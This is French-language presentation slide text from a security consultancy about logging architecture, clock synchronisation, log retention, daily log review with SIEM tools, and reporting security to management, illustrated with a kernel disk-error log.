Sans ces documents

- Pas de référence à laquelle comparer ce que l'on fait
- $\Rightarrow$ pas de contrôles possibles
- $\Rightarrow$ pas de maîtrise possible
- $\Rightarrow$ des problèmes probables.

Contrôles et journalisation

- Il est (pratiquement) impossible de réaliser des contrôles sans une bonne architecture de journalisation
  - Séparée des éléments producteurs de journaux
  - Sécurisée contre tout accès illégitime (lecture ou écriture)
  - Dont les règles d'effacement sont claires et appliquées
- Toute application devrait journaliser son fonctionnement

Conséquences

Développeurs : si vous journaliser peu, incorrectement, de manière incomplète ou incompréhensible. . . ne vous étonnez pas que vos applications posent des problèmes d'exploitation
Administrateurs : si vous n'avez pas d'architecture et procédures de journalisation fiables. . . ne vous étonnez pas d'être dans le brouillard.

Architecture de journalisation

Nécessité :

- de complétude : pas de messages qui se perdent ou qui peuvent être détruits
- d'exactitude : consolidations entre journaux produits par des systèmes différents (éventuellement sur des continents différents) doivent être possibles
- d'immutabilité : les journaux ne doivent pas être modifiables.

Journalisation adéquate est critique pour gestion de la sécurité d'un site et aux investigations (y compris exploitation).

Arrêtez de croire aux petits lutins

La journalisation d'un système d'informations **ne s'improvise pas**. C'est une problématique complexe.

Un détail incontournable

Vous avez l'heure ?

Si plusieurs systèmes ont des horloges non synchrones (à la seconde près), la journalisation devient globalement inutile : impossible de croiser les journaux.

Pour disposer d'une vision globale adéquate, **toutes les horloges doivent être synchrones**. Y compris celles des postes de travail, des routeurs, des bornes Wifi...

Ne pas oublier les horizons d'utilisation

Survivre aux outrages du temps

moins de deux mois exploitation

deux mois à un an sécurité

plus d'un an archivage pour contraintes légales ou règlementaires

Plus une information (journaux compris) vieillit,

- plus il devient important d'être sûr de pouvoir relire l'information
- plus le nombre d'interactions possibles doit diminuer
- plus les modes d'accès doivent être contrôlés et tracés.

Contrôles quotidiens

Différence entre contrôle et supervision

La supervision se fait en temps réel, le contrôle se fait a posteriori.

- Différent du contrôle opérationnel : ne s'intéresse pas aux mêmes événements.
- Nécessite des outils spécifiques (production automatisée des rapports).
- Traitement et croisement des journaux d'activité (syslog ou autres).
- Outils en mode « stupidité artificielle »

Mots-clés à la mode

SOC : Security Operating Center ; SIEM : Security Information and Event Management.

La stupidité artificielle des outils

1. Les événements normaux, habituels, doivent être ignorés.
2. Les outils doivent signaler tout ce qui se situe en dehors du profil habituel.
3. Les analystes doivent investiguer chaque bribe d'information remontée.
4. Les informations à ignorer doivent être (re)validées régulièrement.

Autant dire que. . .

- C'est difficile à mettre au point.
- Cela consomme de l'énergie à tenir à jour.
- Ce qui explique pourquoi c'est si mal fait
- Et qu'il faut des outils spécifiques pour tout traiter

Un exemple en exploitation

Un serveur interne, habituellement silencieux (au sens « après filtrage stupide ») qui signale

```
kernel: ata1.00: exception Emask 0x0 SAct 0x1f SErr 0x0
                 action 0x6 frozen
kernel: ata1.00: failed command: WRITE FPDMA QUEUED
kernel: ata1.00: cmd 61/08:00:a0:10:00/00:00:00:00:00/40
                 tag 0 ncq 4096 out
kernel:          res 40/00:00:00:00:00/00:00:00:00:00/00
                 Emask 0x4 (timeout)
kernel: ata1.00: status: { DRDY }
```

Après investigation

Disque en train de mourir. La vingtaine de messages critiques était noyée dans le flot normal de messages système et serait probablement passée inaperçue sans les outils installés.

Calibrage des contrôles

Une opération difficile :

- Ignorer trop de choses : ne sert plus à rien.
- Investiguer trop d'événements : gaspillage de temps et d'énergie.

Si elle est mal calibrée

Tâche peu intéressante , donc

- mal faite (quand elle est faite),
- ou confiée à un junior peu/pas formé.

C'est pourtant un point critique et vital.

NoLimitSécu #334 (19/09/2021)

Les dix commandements du SIEM avec Etienne Ladent et Thomas Burnouf

Consolidation des contrôles et de la supervision

- Rapports réguliers vers la hiérarchie.
- Permettent d'expliquer (partiellement) les budgets de sécurité.
- Pas à les augmenter, ce n'est pas leur rôle.
- Vision à moyen et long terme des évolutions des incidents, des risques, de la charge de travail, etc.

Sans rapports ni informations de la hiérarchie

La sécurité

1. A un coût infini avant l'incident, et
2. Un retour sur investissement infini après.

B&A CONSULTANTS SECURITE INFORMATIQUE